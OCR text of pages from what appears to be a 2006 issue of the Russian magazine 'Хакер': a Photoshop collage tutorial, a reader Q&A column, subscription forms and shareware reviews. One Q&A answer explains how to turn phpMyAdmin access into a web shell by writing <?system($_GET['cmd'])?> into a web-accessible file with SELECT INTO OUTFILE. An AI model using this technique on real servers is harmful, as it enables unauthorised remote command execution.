
17 МЕНЯЕМ УЗОР ЮБКИ

Во время съемок Каролина одела какую-то ужасную юбку. Пусть она и домохозяйка, но не до такой же степени! Откроем файл файла Grass.jpg, нажмем <Ctrl>+<A> и скопируем все его содержимое. Теперь создадим выделение по контуру юбки и выберем в меню Edit > Paste Into. Возможно, нам также потребуется дополнительная обработка инструментом Transform, после чего уменьшим насыщенность при помощи Hue/Saturation.



18 В СТИЛЕ BARBIE

Используя команду Color Balance и другие средства корректировки цвета, подол можно сделать пурпурным. В завершение добавим таким же образом на юбку складки, используя различные части травы с фото и немного другой ее оттенок. Чтобы подчеркнуть фигуру девушки и сделать линии мягче, нарисуем по контуру каждого объекта яркие линии, закрасив их подходящим цветом.



19 ПРИКРУЧИВАЕМ ГОЛОВУ

Для обработки фигуры мужчины (файл man.jpg), применим все те же самые методы, с помощью которых мы создали яркий образ домохозяйки-Каролины. В случае с мужчиной мы также заменим ему лицо, воспользовавшись файлом Ron.jpg.




20 КУХОННЫЙ СПРИНТЕР

Чтобы создать эффект движения за мужчиной (не прибегая к помощи фильтра Motion Blur), выделим все его слои на панели Layers, удерживая <Shift>, после чего склеим. Скопировав этот слой, выберем Transform и сожмем фигуру с обеих сторон, как показано на рисунке.




21 НЕОБЫЧНОЕ РЕШЕНИЕ

Закончив с этим, нажмем <Enter>. А теперь снова выбрав Transform растянем нашего «дистрофика», в результате чего получим необходимый эффект.



22 УМЕНЬШАЕМ НЕПРОЗРАЧНОСТЬ

Убедившись, что этот слой находится позади мужчины, уменьшим значение параметра Opacity на 25% и сотрем ту часть «движения», которая находится перед мужчиной.



23 РАБОТА С ЗАДНИМ ПЛАНОМ

Чтобы сделать передний план более выразительным, сделаем задний план чуть более тусклым. Для начала применим к фоновому слою фильтр Gaussian Blur со значением Radius - 1 px, затем добавим шума при помощи фильтра Add Noise с отмеченными параметрами Gaussian и Monochromatic, и значением Amount - 4%. При помощи Hue/Saturation изменим насыщенность (Saturation) фона на -10. Создадим новый слой поверх фона и зальем его от правого верхнего угла к левому нижнему к градиентом из синего в прозрачный, отметив непрозрачность этого слоя 30%. Вот теперь передний план по-настоящему бьет в глаза!



Все необходимые файлы, а также законченный коллаж в формате PSD можно найти на диске. Файл с готовым изображением выложен для того, чтобы можно было оценить, что примерно должно получиться в итоге.



СТЕПАН ИЛЬИН AKA STEP
/ FAQ@REAL.XAKEP.RU /

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/крэком/фриком — для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Если используешь спутниковый Интернет, то без Globax'а или его аналога не обойтись. Задержки в 300—500 мс без их использования сведут с ума кого угодно, честное слово

После установки программы Card Export II наладонник начнет эмулировать USB Mass Storage, а при подключении к компьютеру определится как самая обыкновенная флешка.

Q: Я использую спутниковый ускоритель Globax. Сжимает трафик, уменьшает затраты и задержки — словом, настоящая находка. Одна лишь проблема: во время серфинга везде «светится» IP-адрес Globax-сервиса. Что делать, если я хочу остаться анонимным? Как привязать внешний прокси-сервер?

A: Если используешь спутниковый Интернет, то без Globax'a или его аналога не обойтись. Задержки в 300—500 мс без их использования сведут с ума кого угодно, честное слово. Для пользователя подобный ускоритель обычно представляет собой локальный прокси-сервер. Тот же Globax работает в системе как сервис и слушает несколько портов на локальной машине. Чтобы задействовать ускоритель, юзер прописывает в браузере проксю 127.0.0.1, нужный порт — и радуется быстрому Интернету. Чтобы привязать внешний проксик, необходимо покопаться в текстовом конфиге программы. Обычно это файл globax.conf:

```
[local]
remote = globax
port = 127.0.0.1:31337
service_int = 0
service_ext = IP-адрес анонимного прокси (его порт)
```

Теперь на 31337 порту Globax будет слушать запросы и перенаправлять их на внешний прокси-сервер. Вот она — настоящая анонимность.

Q: А вот еще проблема: прокси-серверы мрут как мухи. А каждый раз лазить в настройки браузера довольно утомительно. Подскажи способ быстрого переключения между проксиками?

A: Если ты пользуешься Internet Explorer'ом, то совет один — поменяй браузер. Пускай это будет Avant Browser (www.avantbrowser.com), построенный все на том же движке IE. Ты разом получишь возможность быстро переключаться между проксиками, оперативно чистить кукисы и историю. Заядлым приверженцам IE и тем несчастным, которые постоянно сидят за офисным компом, можно попробовать установить насадку-расширение — VDBand (www.myfreeware.narod.ru/products/VDBand.htm). Сразу после установки в панели инструментов ослика появятся 4 небольших симпатичных кнопочки. Теперь для переключения прокси достаточно кликнуть на кнопку Proxy Server и выбрать нужный сервер из списка (предварительно обозначив их с помощью специального окошка Customize). Пользователям Firefox повезло значительно больше. Не даром этот браузер называют самым расширяемым — для него есть все. И такая мелочь, как быстрое переключение между проксями, не исключение. Рекомендую аддон SwitchProxy (http://extend.flock.com/details/switchproxy). Вся установка сводится к нажатию на сайте кнопки «INSTALL SwitchProxy».

Самый универсальный вариант, который подойдет для пользователей с любым браузером, — это программа A4Proxy (www.inetprivacy.com/a4proxy). По сути это локальный прокси-сервер (то есть для его использования в настройках браузера необходимо прописать 127.0.0.1 и порт, на котором работает программа), однако он имеет массу полезных в хозяйстве возможностей. Прокси из списка можно выбрать как вручную, так и автоматически. С ручной установкой все понятно (достаточно нескольких кликов мышью), а автоматический выбор прокси вообще выглядит шикарно. Прога способна сама выбирать подходящие серверы по заданным критериям, исходя из результатов проверки «на вшивость» (да-да, поддерживается проверка на анонимность).

Q: Второй год юзаю КПК на платформе PocketPC. После того как потерял третью USB-флешку подряд, начал использовать его еще и в качестве контейнера для переноса файлов. Но тут проблема: если дома с подключением трудностей никаких не возникает (установлен ActiveSync), то, например, в университете с этим облом. Может быть, есть способ сделать из него самую обыкновенную USB-флешку?

A: Легко. Об этом позаботились умельцы из компании Softtick (www.softick.com/cardexport2/). После установки программы Card Export II наладонник начнет эмулировать USB Mass Storage, а при подключении к компьютеру определится как самая обыкновенная флешка. Воткнул — и новый диск к твоим услугам. В качестве контейнера можно примонтировать как флешку, так и встроенную память PPC. Для выбора используется специальное меню программы. Кстати говоря, существует версия и для КПК на базе PalmOS.

Q: Мне прислали программу. Кажется, это троян или вирус. Исследование дизассемблированного кода ни к чему не привело, но есть подозрение, что зловредные функции экспортируются из DDL-библиотек. Каким образом можно выяснить зависимости? То есть определить, какие библиотеки используются и какие функции экспортируются?

A: На самом деле вспомогательных утилит предостаточно. Взять хотя бы прогу Dependency Walker (www.dependencywalker.com). Получив имя пациента (а им может быть exe, dll, ocx, sys и др.), тулза немедленно обследует его и выдаст историю болезни. А заодно представит в виде дерева список всех его зависимостей. В этом дереве будет четко обозначено, какие функции и откуда экспортируются. Вдобавок для каждой DDL-библиотеки выдается минимальная информация: полный путь, адрес, версия и т.д.

Q: Как с помощью файла .htaccess перенаправлять обычных посетителей на одну страницу, а админа — на другую. Распознавание осуществляется на уровне IP-адресов.

A: Показ разных страниц, в зависимости от IP-адреса посетителя, реализуется следующим образом:

```
SetEnvIf REMOTE_ADDR <нужный IP-адрес> REDIR="redir"
RewriteCond %{REDIR} redir
RewriteRule ^/$ /<нужная страница.html>
```


Например, перенаправление посетителей с IP-адресом 86.110.163.2 на страницу xakep.html:

```
SetEnvIf REMOTE_ADDR 86.110.163.2 REDIR="redir"
RewriteCond %{REDIR} redir
RewriteRule ^/$ /xakep.html
```

Q: Что такое пирринг?

A: Вырожденный случай пирринга — это два компа (например, Саши и Пети), соединенные COM-кабелем для обмена данными. Важный момент: ни Саша с Пети, ни Петя с Саши не получают никакой материальной выгоды. То есть это не что иное, как прямое подключение с халявным трафиком. В Интернете пирринг — это примерно то же самое: обмен внутрисетевым трафиком между разными провайдерами. Допустим, есть два провинциальных провайдера: оба отдают свой трафик через магистрального оператора и платят за это деньги! Но зачем передавать данные по столь длинному и, что еще хуже, накладному маршруту, если можно наладить прямой роутинг (пирринг) и передавать данные абсолютно бесплатно! Подобный подход успешно используется в ряде городов России. В Москве между крупнейшими операторами связи действуют по тем же правилам: с помощью общих узлов налаживается внутрисетевой обмен, чтобы не пускать сетевые пакеты через границу. Таким образом, пирринг позволяет сделать ровно две вещи: сократить маршруты и расходы на передаче трафика.

Q: Есть доступ к скрипту phpMyAdmin на удаленном серваке. Багов в этой версии скрипта нет, залить веб-шелл не получается, а выполнить команды на удаленном сервере очень хочется. Может



быть, есть рецепт дальнейших действий?

A: Для начала неплохо освоиться с phpMyAdmin. Как известно, это популярный (но при этом отнюдь не самый удобный) скрипт для управления MySQL-базами данных. Этим фактом можно воспользоваться, но лишь с одним условием: ты должен найти директорию с правами на запись, причем в пределах DocumentRoot (то есть доступная с www). Дальше все просто. Создается в базе таблица с одним полем, в котором помещается до боли знакомая строка: <?system($_GET['cmd'])?>. Делаем вывод поля в файл из созданной таблицы. Для этого формируем хитрый SQL-запрос: SELECT <название единственного поля таблицы> FROM <имя таблицы> INTO OUTFILE '/путь_к_папке_доступной_для записи/file.php'. Вот тебе и веб-шелл.

Q: Как наладить поддержку NTFS в различных операционных системах?

A: В данный момент полноценная поддержка NTFS присутствует только в ОС семейства NT: Windows NT, 2000, XP, 2003 Server. Для других систем придется устанавливать специальные средства.

MS-DOS: существует специальный драйвер NTFSDOS (www.sysinternals.com/Utilities/NtfsDos.html). Поддерживает чтение с NTFS-разделов, а в случае профессиональной версии, — и запись.

Windows 9x: как вариант можно использовать аналог NTFSDOS от того же разработчика. Однако он поддерживает только чтение данных, хотя для записи можно использовать DOS'овский драйвер. Еще одно средство — драйвер Paragon NTFS for Windows 98 (www.paragon.ru), поддерживающий как чтение, так и запись информации.

Linux: разработка Linux-NTFS (www.linux-ntfs.org), включающая в себя модуль ядра и набор утилит для работы с файловыми системами NTFS. Можно проверять целостность разделов, восстанавливать удаленные файлы и т.д. Этот драйвер по умолчанию включен в Linux еще с ядра версии 2.2. Модулем ядра поддерживается только чтение, но недавно в рамках проекта появилась утилита ntfsmount, позволяющая монтировать NTFS-разделы на запись. Это первый полностью свободный продукт, имеющий такую возможность. Если возникнут проблемы, то можно попробовать использовать альтернативу — Paragon NTFS for Linux. Этот платный драйвер поддерживает чтение и запись, и вдобавок предоставляет несколько полезных утилит.

Q: Подскажи, пожалуйста, программу-дефрагментатор для файловой системы ext3. Под винду софта — хоть отбавляй. А для Линукса?

A: Для начала разберемся с понятиями. Фрагментация — это процесс дробления данных на кусочки. Когда эти кусочки сильно разбросаны, жесткому диску приходится интенсивно позиционировать головку, чтобы прочитать каждый блок. Естественно, это влечет за собой снижение производительности и ресурса работы жесткого диска в целом. Поэтому, работая в винде, рекомендуется использовать дефрагментаторы, которые восстанавливают целостность файла (размещают относящиеся к нему блоки как можно ближе). Однако в современных файловых системах UNIX подобной проблемы не существует в принципе. Фрагментация под ext3 и ReiserFS редко составляет больше 5%. Соответственно, головке нет необходимости прыгать по всем цилиндрам. Нет фрагментации — нет реальной необходимости и в дефрагментаторах.

Q: Знаю, что, в зависимости от различных параметров, PHP поразному выводит сообщения об ошибках. Можено подробнее?

A: Существует несколько режимов оповещения об ошибках. Режим по умолчанию обозначается с помощью нескольких параметров в файле php.ini:

* Параметр display_errors (on или off) указывает, следует ли отображать сообщения об ошибках в браузере.

* Параметр log_errors (on или off) инициирует запись об ошибках сообщения в файл журнала. Для mod_php по умолчанию этим файлом является error_log.

* Параметр error_reporting определяет, в каких случаях следует генерировать предупреждение, а в каких его можно проигнорировать.

Все эти параметры могут быть обозначены не только через конфиг php.ini, но и во время работы скрипта, с помощью функции ini_set().

Опытные гуру рекомендуют несколько режимов работы:

1.Во время разработки сайта на тестовом сервере включать display_errors и отключать log_errors.

2.Во время работы на реальном сервере, напротив, отключать display_errors, но включать log_errors. Это поможет тебе понять, что произошло, и исправить ошибку, но в тоже время не даст потенциальному хакеру полезную информацию.

Используя одни лишь сообщения об ошибках и предупреждениях, можно значительно ускорить отладку скриптов. Но во многих случаях и этого окажется недостаточно. По ходу выполнения скрипта необходимо периодически выводить так называемые отладочные сообщения — значения переменных, к примеру. Чтобы этот хлам не выводить на экран, отечественные разработчики создали специальную хакерскую консоль (http://dklab.ru/lib/Debug_HackerConsole/). Рекомендую!

Q: Установил Slackware Linux и даже немного пригорюнился. Загружается целую вечность. Можно смело варить кофе — вернешься к окончанию загрузки. Это можно каким-нибудь образом пофиксить? Отключить там что-нибудь…

A: Самое узкое место в загрузке системы — сервис rc.hotplug. Если это возможно, то его лучше отключить. Для этого надо снять атрибут «исполняемый» для файла */etc/rc.d/rc.hotplug*. Стоит заметить, что в некоторых случаях без этого сервиса не обойтись, поэтому отключить его не получится. Также уменьшить время загрузки можно путем нехитрых манипуляций с файлом */etc/rc.d/rc.M*. Нужно лишь закомментировать в нем строки:

```
## Update all the shared library links:
#if [ -x /sbin/ldconfig ]; then
# echo "Updating shared library links: /sbin/ldconfig"
# /sbin/ldconfig
#fi
```

При добавлении в систему новых библиотек придется вручную запускать ldconfig, но оно того стоит. Время загрузки сокращается колоссально.

Q: Возможно ли легально завести аккаунт в американской платежной системе PayPal?

A: Я понимаю твою заинтересованность в этой платежной системе (как-никак самая крупная в Штатах), но завести в ней аккаунт будет чрезвычайно сложно. PayPal (www.paypal.com) категорически не приемлет работу со странами СНГ — такова их политика. Поэтому полностью легальную «палку» можно приобрести двумя способами. Первый вариант: оформить аккаунт в платежной системе через человека из разрешенных стран. Для этого, само собой, нужна договоренность с человеком, а поскольку аккаунт привязывается к банковскому счету или кредитной карте, то должно быть и огромное доверие. Это могут быть близкие родственники или друзья. Второй вариант, менее реальный: открыть компанию в стране, с которой работает «палка», и зарегистрировать бизнес-аккаунт в PayPal на эту компанию. Сможешь спокойно работать и при этом не прятать свой IP-адрес. Правда, стоить это будет недешево, в том числе и со стороны самой платежной системы.


Я УЖЕ
ПОДПИСАЛСЯ!
А ТЫ?

РЕДАКЦИОННАЯ ПОДПИСКА

1 **Заполнить купон и квитанцию**
2 **Перечислить стоимость подписки через Сбербанк**
3 **Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:**
по электронной почте: subscribe@glc.ru;
по факсу: 8-495-780-88-24;
по адресу: 119021, Москва, ул.Тимура Фрунзе, д.11, стр.44-45

ВНИМАНИЕ!
подписка оформляется в день обработки купона и квитанции.
Купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней. Купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.
Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.
По всем вопросам, связанным с подпиской, звони по бесплатным телефонам: 780-88-29 (для москвичей) и 8-800-200-3-999 (для регионов и абонентов Билайн, МТС и МегаФон).
Вопросы по подписке можно задавать по e-mail: info@glc.ru

«Хакер» + DVD

990р	ЗА 6 МЕСЯЦЕВ
1920р	ЗА 12 МЕСЯЦЕВ


«Хакер» + «Хакер Спец»

1830р	ЗА 6 МЕСЯЦЕВ
3600р	ЗА 12 МЕСЯЦЕВ

Подписка для юридических лиц

Москва: ООО «Интер-Почта», тел.: 500-00-60, www.interpochta.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.



ПОДПИСНОЙ КУПОН
Прошу оформить подписку:

☐ на журнал Хакер + DVD
☐ на комплект Хакер + DVD и Хакер Спец + CD

на ☐ месяцев
начиная с ____________________ 200_ г.

☐ Доставлять журнал по почте на домашний адрес
☐ Доставлять журнал курьером на адрес офиса (по г. Москве)
Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

дата рожд. ☐☐.☐☐.☐☐ г.
(день, месяц, год)

АДРЕС ДОСТАВКИ:
индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом ________ корпус ________
квартира/офис ____________________
телефон (______) ____________________ (код)
e-mail ____________________
сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ______ (месяц) 200_ г.	

Ф.И.О.
Подпись плательщика

Кассир


Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ______ (месяц) 200_ г.	

Ф.И.О.
Подпись плательщика

Кассир




МИХАИЛ МИХИН / CENTNER@REAL.XAKEP.RU / OSMIUM

Units/

SHAREWAREZ

Unlocker 1.8.1 от 03.03.2006

Windows 98, Me, NT, 2000, XP
Бесплатно
183 Кб
http://ccollomb.free.fr/unlocker/




Случалось ли, что наша любимая ОС Windows не дает удалить файл или папку, хотя видимых причин для этого нет? Полагаю, что случалось, и не раз. Например, ты впопыхах освобождаешь место на винте от скопившихся фильмов для того, чтобы записать свежачка, и после благополучного прожига болванки нажимаешь заветную комбинацию Shift + Del. Access Denied. Впрочем, видеофайлы — это отдельная песня, и невозможность их удаления связана с попытками системы считать информацию о них. В таких случаях достаточно просто подождать некоторое время (если файл битый — ждать будешь до второго пришествия). Тут есть один хинт, о котором я тебе с радостью поведаю. Берем и удаляем ключ реестра @=«{87D62D94-71B3-4b9a-9489-5FE6850DC73E}», находящийся по следующему адресу: «HKEY_CLASSES_ROOT\SystemFile Associations\.avi\shellex\PropertyHandler». При этом мы потеряем только информацию о некоторых свойствах файла. Описанный метод — не панацея от всех бед, и порой Explorer.exe (тот самый стандартный виндовый шелл) не позволит удалить что-либо. На помощь приходит крохотная утилита Unlocker, которая встраивается в контекстное меню и позволяет удалять/перемещать/переименовывать любые файлы и папки в системе. Блокирующий нужные нам действия процесс не завершается, что в случае того же Explorer'а очень удобно. С некоторыми файлами дела обстоят хуже, и без Unlocker'а приходится не только перезагружаться, но иногда даже использовать Recovery Console. На офсайте автор предлагает нашему вниманию сравнительную таблицу возможностей аналогичных продуктов, которая вполне правдива, так как полноценной замены (а она нужна при бесплатности?) у данной программы нет.

ReGet Deluxe (NEW) 4.2.264 от 21.03.2006

Windows 95/98/NT4/ME/2000/XP/2003/Vista
350 рублей (30-дневная пробная версия)
2 Мб
http://deluxe.reget.com/ru/download.htm#release

Отечественные разработчики выпустили новую версию широко известного менеджера закачек. Не хотелось бы начинать с агитации — просто ознакомься с трансляцией наиболее важных моментов, касающихся программы, и сделай свой выбор. ReGet Deluxe




загружает (с возможностью докачки после обрыва) файлы как с файловых (FTP), так и с веб-серверов (HTTP), и будет предпринимать неограниченное количество попыток, пока одна из них не увенчается успехом. Понятно, что программа докачивает файлы после обрыва связи с того места, где докачка была прервана, опять же с HTTP- и FTP-серверов.

Принцип работы ReGet Deluxe такой: программа разбивает файл на части и загружает эти части одновременно, что позволяет увеличить скорость загрузки от 300% до 500% (по заявлениям разработчиков). ReGet автоматически ищет дополнительные серверы для загрузки файлов (зеркала) и выбирает оптимальные источники. Причем закачка может вообще осуществляться с разных серверов, что существенно увеличивает скорость скачивания. Для отстающих в борьбе за интернет-скорость ReGet Deluxe имеет встроенную интеграцию с dial-up'ом. ReGet Deluxe сам дозвонится до провайдера, загрузит файлы и отсоединится, когда завершит загрузку. Если скачивание замедляется, то ReGet Deluxe отсоединится от сервера и соединится с ним снова, давая вашей загрузке стартовый толчок. Программа ведет подробный лог каждой загрузки и каждого действия программы вне зависимости от того, были ли они успешными или нет. А при помощи встроенного многофункционального планировщика можно запланировать такие события, как старт и пауза загрузки, запуск и закрытие программы, дозвон до провайдера и отсоединение.

Встроенный FTP-браузер отображает структуру удаленного FTP-сервера в удобном для чтения формате, позволяя пользователю выбрать, какие файлы или директории он хочет загрузить. Подобно семейству Microsoft Windows, ReGet Deluxe теперь поставляется с несколькими графическими схемами интерфейса, позволяющими изменить его внешний вид по вкусу. Поскольку в новой технологии не используются «скины», она не оказывает значительного влияния на размер и быстродействие программы. Сайт вменяемый и удобный.

SmartWhois (NEW) 4.1 (Build 193) от 23.03.2006

Windows 98, Me, NT, 2000, XP, 2003 Server, XP 64-bit
400 рублей (30-дневная пробная версия)
2,94 Мб
http://www.tamos.ru/




Эта замечательная программа позволит быстро установить, что за аноним оставил неблагодарный комментарий в твоем ЖЖ, кто зарегистрировал домен быстрее тебя, и что это за IP, на который утекла половина твоего трафика. Нет, это не доступ к базе всех провайдеров, а всего лишь утилита для запроса информации через whois-сервер. Вбиваем IP, имя хоста или домен, выбираем тип запроса и получаем необходимую информацию. В Интернете существует довольно много бесплатных сервисов, предоставляющих подобные услуги, но иметь такую программу под рукой намного удобнее. Программа представляет собой своеобразный «all-in-one», который ведет логи всех обращений и позволяет оставлять свои комментарии к ним. В качестве примера можно вбить IP-адрес какого-нибудь прокси-сервера и увидеть, где он находится, а также оценить скорость его работы, исходя из времени ответа. Конечно, те, кто перелопачивает целые списки прокси, предпочтут AccessDiver (www.accessdiver.com), а простому юзеру такая избыточность ни к чему. Для особо интересующихся скажу, что данная прога тоже может работать со списками IP/хостов/доменов и даже может создавать архивы своего внутреннего формата. Из дополнительных возможностей следует отметить изначальную русификацию и возможность установки расширений для браузеров Internet Explorer и Mozilla Firefox. В общем, удобно и ничего лишнего. О триальности хотелось бы сказать следующее: никаких назойливых экранов нет, а лицензия для студентов стоит еще дешевле.

Universal Share Downloader 1.3.3.4 от 27.01.2006

Windows 98, Me, NT, 2000, XP
Бесплатно
320 Кб — 1,4 Мб
http://dimonius.ru/dusd.php

